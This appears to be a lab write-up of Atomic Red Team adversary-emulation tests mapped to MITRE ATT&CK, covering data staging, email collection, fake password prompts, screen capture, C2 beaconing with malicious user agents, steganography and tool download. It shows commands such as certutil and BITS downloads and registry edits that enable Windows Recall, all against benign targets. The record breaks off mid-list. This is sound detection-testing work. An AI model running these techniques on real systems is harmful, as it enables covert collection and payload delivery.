This test simulates an attack where PowerShell is used to detect connected USB or other removable storage devices and gather a list of specific document files (e.g., .docx, .xls, .txt, .pdf). The command works by first identifying removable drives on the system and then recursively searching through each one for files matching the targeted extensions. If no removable drives are present, the script will return a message stating that no media is detected. This behavior mimics how adversaries might scan for sensitive documents on removable devices for exfiltration or analysis.

https://drive.google.com/file/d/1_z5k14grPrCPJZt_QR3zxJwT2a2nuSlm/view?usp=sharing

Data Staged: T1074**T1074.001 - Local Data Staging**

Description from ATT&CK

Atomic Test #1 - Stage data from Discovery.bat

Utilize powershell to download discovery.bat and save to a local file. This emulates an attacker downloading data collection tools onto the host. Upon execution, verify that the file is saved in the temp directory.


https://drive.google.com/file/d/1BkN_p4By3CSA3FW-DYCg4T4AMjOqRVWN/view?usp=sharing

Atomic Test #2 - Stage data from Discovery.sh

Can not process due to OS unavailable.

Atomic Test #3 - Zip a Folder with PowerShell for Staging in Temp

Use living off the land tools to zip a file and stage it in the Windows temporary folder for later exfiltration. Upon execution, Verify that a zipped folder named Folder_to_zip.zip was placed in the temp directory.



Email Collection: T1114

T1114.001 - Local Email Collection

Description from ATT&CK

Atomic Test #1 - Email Collection with PowerShell Get-Inbox

Search through local Outlook installation, extract mail, compress the contents, and saves everything to a directory for later exfiltration. Successful execution will produce stdout message stating "Please be patient, this may take some time...". Upon completion, final output will be a mail.csv file.

Note: Outlook is required, but no email account necessary to produce artifacts.

https://drive.google.com/file/d/1eFtwtu8x-cpa4X-j4hajGSBEqJ_B7PxQ/view?usp=sharing

Input Capture: T1056

T1056.002 - GUI Input Capture

Description from ATT&CK

Atomic Test #1 - AppleScript - Prompt User for Password

Can not process due to OS unavailable.

Atomic Test #2 - PowerShell - Prompt User for Password

Prompt User for Password (Local Phishing) as seen in Stitch RAT. Upon execution, a window will appear for the user to enter their credentials.

https://drive.google.com/file/d/1wPdnL_qBr-ps8UZegc-7-F8SOKr3sduk/view?usp=sharing

Atomic Test #3 - AppleScript - Spoofing a credential prompt using osascript

Can not process due to OS unavailable.

Screen Capture: T1113

Description from ATT&CK

Atomic Test #1 - Screenshot

Can not process due to OS unavailable.

Atomic Test #2 - Screenshot (silent)

Can not process due to OS unavailable.

Atomic Test #3 - X Windows Capture

Can not process due to OS unavailable.

Atomic Test #4 - X Windows Capture (freebsd)

Can not process due to OS unavailable.

Atomic Test #5 - Capture Linux Desktop using Import Tool

Can not process due to OS unavailable.

Atomic Test #6 - Capture Linux Desktop using Import Tool (freebsd)

Can not process due to OS unavailable.

Atomic Test #7 - Windows Screenshot

Use Psr.exe binary to collect screenshots of user display. Test will do left mouse click to simulate user behaviour

<https://drive.google.com/file/d/1EFanc319psxdKi7H9x6839aKHOfKjWI/view?usp=sharing>

Atomic Test #8 - Windows Screen Capture (CopyFromScreen)

Take a screen capture of the desktop through a call to the [Graphics.CopyFromScreen](#) .NET API.

https://drive.google.com/file/d/1_nJfKS_MqNZQQkhU2a43eASGDCyWozyp/view?usp=sharing

Atomic Test #9 - Windows Recall Feature Enabled - DisableAIDataAnalysis Value Deleted

Detects the enabling of the Windows Recall feature via registry manipulation. Windows Recall can be enabled by deleting the existing "DisableAIDataAnalysis" registry value. Adversaries may enable Windows Recall as part of post-exploitation discovery and collection activities. This rule assumes that Recall is already explicitly disabled on the host, and subsequently enabled by the adversary.

- <https://learn.microsoft.com/en-us/windows/client-management/manage-recall>
- <https://learn.microsoft.com/en-us/windows/client-management/mdm/policy-csp-windowsai#disableaidataanalysis>

```
PS C:\Users\vboxuser> reg add "HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\WindowsAI" /v DisableAIDataAnalysis /t REG_DWORD /d 0 /f
>> reg delete "HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\WindowsAI" /v DisableAIDataAnalysis /f
The operation completed successfully.
The operation completed successfully.
```

Video Capture: T1125

[Description from ATT&CK](#)

Atomic Test #1 - Registry artefact when application use webcam

[can-you-track-processes-accessing-the-camera-and-microphone](#)

```
C:\Windows\System32>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CapabilityAccessManager\ConsentStore\webcam\N
onPackaged\C:\Windows#Temp#atomic.exe /v LastUsedTimeStart /t REG_BINARY /d a273b6f07104d601 /f
The operation completed successfully.

C:\Windows\System32>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CapabilityAccessManager\ConsentStore\webcam\N
onPackaged\C:\Windows#Temp#atomic.exe /v LastUsedTimeStop /t REG_BINARY /d 96ef514b7204d601 /f
The operation completed successfully.
```

Command and Control

Application Layer Protocol: T1071

T1071.001 - Web Protocols

Description from ATT&CK

Atomic Test #1 - Malicious User Agents - Powershell

This test simulates an infected host beaconing to command and control. Upon execution, no output will be displayed. Use an application such as Wireshark to record the session and observe user agent strings and responses.

Inspired by APTSimulator - <https://github.com/NextronSystems/APTSimulator/blob/master/test-sets/command-and-control/malicious-user-agents.bat>

```
cmdlet Invoke-WebRequest at command pipeline position 1
Supply values for the following parameters:
Uri: http://example.com

StatusCode      : 200
StatusDescription : OK
Content         : <!doctype html>
                  <html>
                  <head>
                      <title>Example Domain</title>
                      <meta charset="utf-8" />
                      <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
                      <meta name="viewport" conten...
RawContent      : HTTP/1.1 200 OK
                  Accept-Ranges: bytes
                  ETag: "84238dfc8092e5d9c0dac8ef93371a07:1736799080.121134"
                  Vary: Accept-Encoding
                  Cache-Control: max-age=3338
                  Date: Sun, 22 Jun 2025 12:29:53 GMT
                  Connection: ...
Headers         : {[Accept-Ranges, System.String[]], [ETag, System.String[]], [Vary, System.String[]],
                  [Cache-Control, System.String[]]...}
Images          : {}
InputFields     : {}
Links           : {@{outerHTML=<a href="https://www.iana.org/domains/example">More information...</a>; tagName=A;
                  href=https://www.iana.org/domains/example}}
RawContentLength : 1256
RelationLink     : {}
```

<https://drive.google.com/file/d/1jPxrCY0f4WGrwycOU7--n7-WiBoMjvqe/view?usp=sharing>

Atomic Test #2 - Malicious User Agents - CMD

This test simulates an infected host beaconing to command and control. Upon execution, no output will be displayed. Use an application such as Wireshark to record the session and observe user agent strings and responses.

Inspired by APTSimulator - <https://github.com/NextronSystems/APTSimulator/blob/master/test-sets/command-and-control/malicious-user-agents.bat>

```
C:\Windows\System32>C:\Windows\System32\Curl.exe -s -A "HttpBrowser/1.0" -m3 www.google.com >nul 2>&1

C:\Windows\System32>C:\Windows\System32\Curl.exe -s -A "Wget/1.9+cvns-stable (Red Hat modified)" -m3 www.google.com >nul 2>&1

C:\Windows\System32>C:\Windows\System32\Curl.exe -s -A "Opera/8.81 (Windows NT 6.0; U; en)" -m3 www.google.com >nul 2>&1

C:\Windows\System32>C:\Windows\System32\Curl.exe -s -A "*" >*" -m3 www.google.com >nul 2>&1
```

The screenshot shows a Windows Command Prompt window with the following commands and output:

```
C:\Windows\System32>C:\Windows\System32\Curl.exe -s -A "HttpBrowser/1.0" -m3 www.google.com >nul 2>&1
C:\Windows\System32>C:\Windows\System32\Curl.exe -s -A "Wget/1.9+cvns-stable (Red Hat modified)" -m3 www.google.com >nul 2>&1
C:\Windows\System32>C:\Windows\System32\Curl.exe -s -A "Opera/8.81 (Windows NT 6.0; U; en)" -m3 www.google.com >nul 2>&1
C:\Windows\System32>C:\Windows\System32\Curl.exe -s -A "*" >*" -m3 www.google.com >nul 2>&1
```

The output shows a successful HTTP request to google.com using various user agents. The browser window shows the Google homepage with the following status bar information:

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
Dload	Upload			Total	Spent	Left	Speed
100	0	0	0	0	0	0	0
100	1735	0	1735	0	7794	0	8718

The browser window also shows the following HTML content:

```
<html><html>
<meta charset="UTF-8">
<meta content="text/html; charset=UTF-8" http-equiv="Content-Type">
<title>Google</title>
<script nonce="IQ3l07p59yigBy2HSiruhQ">(function(){var _g={kEI: "m_SXaLG18qKzvr0P28GP-
QE",kEXP: "0,202792,52,10,2,610014,2887407,672,435,538661,14111,64702,360901,94243,144216,
45171,6414,5241682,363,62,4,36812213,25228681,46379,91889,18673,60608,6754,23878,9140,4599
,328,6225,37826,16383,9246,710,15048,9094,6541,30376,28339,42802,5408,22,586,5309,352,1888
0,8967,4617,5774,16302,1389,4719,11805,261,2990,35,3420,7945,2331,3207,12108,656,5027,36
04,13147,4625,1516,7645,121,631,576,9,2332,5802,648,1901,2,1596,726,3,1506,2048,1257,935,3
,909,2,73,486,1,3857,1754,276,5,881,3849,627,1,747,685,1161,866,2,898,15,2,1606,537,4,636
,494,7,479,1256,236,874,158,1220,358,3286,4712,835,1411,6111,941,406,355,1626,2747,2,4,1
,264,56,21,6,1164,632,2144,153,980,238,432,27,3,1325,291,694,7,155,383,149,2,2351,1747,139
,1714,772,472,131,1315,3,2,2,150,1181,359,287,1338,498,1829,467,138,4,119,339,568,868,2,
835,115,255,574,934,304,100,627,85,589,859,984,3,3,1309,1584,541,1292,4,929,217,727,553,34
8,242,4,304,313,502,260,291,363,59,191,431,19,551,24,1,5,18,24,267,73,888,282,540,144,66,5
33,522,141,110,1027,102,175,395,699,250,88,87,68,501,654,259,14,25,103,83,4,204,4,28,4,529
,3,5,316,4,48,139,348,266,20,132,20,17,138,240,251,213,286,224,230,127,33,437,678,22,14,2
,17,6,1199,1690,19,79,1314,218,85,230,474,65,95,1465,178,3,3138,20829301,416079,5,2992,4,29
60,3,1272,36,167,543,3,825,1487,15,718,2019,606,2,709,753,11,261,79,2302,62,553,72,62,1123
,9,1073,607,6020076,2473308,474940',kBL: "WqU",kOPI: 89978449});(function(){var
a;((a=window.google)==null?0:a.stvsc)?google.kEI=g.kEI:window.google=g;}).call(this));
(function(){(google.sn="webhp";google.kHL="vi");})(function(){
var g=this;self;function k(){return window.google&&window.google.kOPI[null];var
l=[];function n(a){for(var b;a&&(!a.getAttribute)||!(b=a.getAttribute("eid")));}
a=a.parentNode;return b||l}function p(a){for(var b=null;a&&(!
a.getAttribute)||!(b=a.getAttribute("leid")));a=a.parentNode;return b}function q(a){/
^http:\/i.test(a)&&window.location.protocol=="https:"&&(google.ml&&google.ml(Error("a"),!
1,{src:a,glme:1}),a="");return a}
function r(a,b,d,c,h){var e="";b.search("&ei=")===-1&&(e="&ei="+c);var
&&(e="&ei="+n(c));b.search("&lei=")===-1&&(c=c(c))&&(e="&lei="+c);var
f=b.search("&csid=")===-1&&(s="s";c="&zx="+Date.now().toString();g-
_csid&&f&&(c="&csid="+g._csid);(d=d())&&(c="&opi="+d);return"/"+(h||"gen_204")+"?
atyp=1&ct="+String(a)+"&cad="+b+c);l=google.kEI;google.getEI=n;google.getEI=p;google.
```

Atomic Test #3 - Malicious User Agents – Nix

Can not process due to OS unavailable.

Communication Through Removable Media: T1092

Can not process due to not having source.

Content Injection: T1659

Can not process due to not having source.

Data Encoding: T1132

T1132.001 - Standard Encoding

[Description from ATT&CK](#)

Atomic Test #1 - Base64 Encoded data.

Can not process due to OS unavailable.

Atomic Test #2 - Base64 Encoded data (freebsd)

Can not process due to OS unavailable.

Atomic Test #3 - XOR Encoded data.

XOR encodes the data with a XOR key. Reference

- <https://gist.github.com/loadenmb/8254cee0f0287b896a05dc8a30042f>

https://drive.google.com/file/d/12LU3Ww_mPaJErp-iduWhNLHmxr6EPVht/view?usp=sharing

Data Obfuscation: T1001

T1001.002 - Data Obfuscation via Steganography


Description from ATT&CK

Atomic Test #1 - Steganographic Tarball Embedding

This atomic test, named "Steganographic Tarball Embedding", simulates the technique of data obfuscation via steganography by embedding a tar archive file (tarball) within an image.

The test begins by ensuring the availability of the image file and the tarball file containing data . It then generates random passwords and saves them to a file. Subsequently, the tarball file is created, containing the passwords file. The test executor command reads the contents of the image file and the tarball file as byte arrays and appends them together to form a new image file. This process effectively embeds the tarball file within the image, utilizing steganography techniques for data obfuscation.

This atomic test simulates the technique of data obfuscation via steganography, enabling attackers to clandestinely transfer files across systems undetected. By embedding the tarball file within the image, adversaries can obscure their activities, facilitating covert communication and data exfiltration.



Atomic Test #2 - Embedded Script in Image Execution via Extract-Invoke-PSImage

This atomic test demonstrates the technique of data obfuscation via steganography, where a PowerShell script is concealed within an image file. The PowerShell script is embedded using steganography techniques, making it undetectable by traditional security measures. The script is hidden within the pixels of the image, enabling attackers to covertly transfer and execute malicious code across systems.

The test begins by ensuring the availability of the malicious image file and the Extract-Invoke-PSImage script. The test proceeds to extract the hidden PowerShell script (decoded.ps1) from the image file using the Extract-Invoke-PSImage tool. The extracted script is then decoded from base64 encoding and saved as a separate PowerShell (textExtraction.ps1). Consequently, the textExtraction.ps1 script is executed.

In the case of this atomic test, the malicious image file which is downloaded has the powershell command Start-Process notepad embedded within in base64. This is done to emulate an attackers behaviour in the case they were to execute malware embedded within the image file.

<https://drive.google.com/file/d/1ehdHyVnjhiS9BPGqiEZrB0stZZLyxxgE/view?usp=sharing>

Atomic Test #3 - Execute Embedded Script in Image via Steganography

Can not process due to OS unavailable.

Dynamic Resolution: T1568

Can not process due to not having source.

Encrypted Channel: T1573**Description from ATT&CK****Atomic Test #1 - OpenSSL C2**

Thanks to @OrOneEqualsOne for this quick C2 method. This is to test to see if a C2 session can be established using an SSL socket. More information about this technique, including how to set up the listener, can be found here: <https://medium.com/walmartlabs/openssl-server-reverse-shell-from-windows-client-aee2dbfa0926>

Upon successful execution, powershell will make a network connection to 127.0.0.1 over 443.

https://drive.google.com/file/d/1D-nOgUqFkh5jJnGorEJ9UnJ9C2_RHfzC/view?usp=sharing

Fallback Channels: T1008

Can not process due to not having source.

Hide Infrastructure: T1665

Can not process due to not having source.

Ingress Tool Transfer: T1105

Description from ATT&CK

Atomic Test #1 - rsync remote file copy (push)

Can not process due to OS unavailable.

Atomic Test #2 - rsync remote file copy (pull)

Can not process due to OS unavailable.

Atomic Test #3 - scp remote file copy (push)

Can not process due to OS unavailable.

Atomic Test #4 - scp remote file copy (pull)

Can not process due to OS unavailable.

Atomic Test #5 - sftp remote file copy (push)

Can not process due to OS unavailable.

Atomic Test #6 - sftp remote file copy (pull)

Can not process due to OS unavailable.

Atomic Test #7 - certutil download (urlcache)

Use certutil -urlcache argument to download a file from the web. Note - /urlcache also works!

```
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Test_runner>cmd /c certutil -urlcache -split -f https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt Atomic-license.txt
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\Test_runner>
```

 Atomic-license.txt - Notepad

File Edit Format View Help

The MIT License

Copyright (c) 2018 Red Canary, Inc.

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

Atomic Test #8 - certutil download (verifctl)

Use certutil -verifctl argument to download a file from the web. Note - /verifctl also works!

```
PowerShell 7.6.0-preview.4
PS C:\Users\Test_runner> $datePath = "certutil-$(Get-Date -format yyyy_MM_dd)"
>> New-Item -Path $datePath -ItemType Directory
>> Set-Location $datePath
>> certutil -verifctl -split -f https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
>> Get-ChildItem | Where-Object {$_.Name -notlike "*.txt"} | Foreach-Object { Move-Item $_.Name -Destination Atomic-
license.txt }
```


Directory: C:\Users\Test_runner

Mode	LastWriteTime	Length	Name
d----	6/23/2025 9:55 PM		certutil-2025_06_23

```
CertUtil: -verifyCTL command FAILED: 0x8009310b (ASN: 267 CRYPT_E_ASN1_BADTAG)
CertUtil: ASN1 bad tag value met.

PS C:\Users\Test_runner\certutil-2025_06_23>
```

☒	 Atomic-license.txt	C:\Users\Test_runner\certutil-2025_06_23	Size: 1.05 KB
	Date modified: 6/23/2025 9:55 PM		



```
Atomic-license.txt - Notepad
File Edit Format View Help
The MIT License

Copyright (c) 2018 Red Canary, Inc.


Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
```

Atomic Test #9 - Windows - BITSAdmin BITS Download

This test uses BITSAdmin.exe to schedule a BITS job for the download of a file. This technique is used by Qbot malware to download payloads.



```
C:\> Administrator: Command Prompt

DISPLAY: 'qcxjb7' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: HIGH FILES: 1 / 1 BYTES: 1078 / 1078 (100%)
Transfer complete.


C:\Windows\System32>
```

This PC > Local Disk (C:) > Users > Test_runner > AppData > Local > Temp

Name	Date modified	Type	Size
☒ Atomic-license.txt	6/23/2025 10:05 PM	Text Document	2 KB
b50b3fdf-1988-4d3a-bb79-2ec307dc...	6/7/2025 11:47 PM	TMP File	358 KB


Atomic Test #10 - Windows - PowerShell Download

This test uses PowerShell to download a payload. This technique is used by multiple adversaries and malware families.




Atomic Test #11 - OSTAP Worming Activity

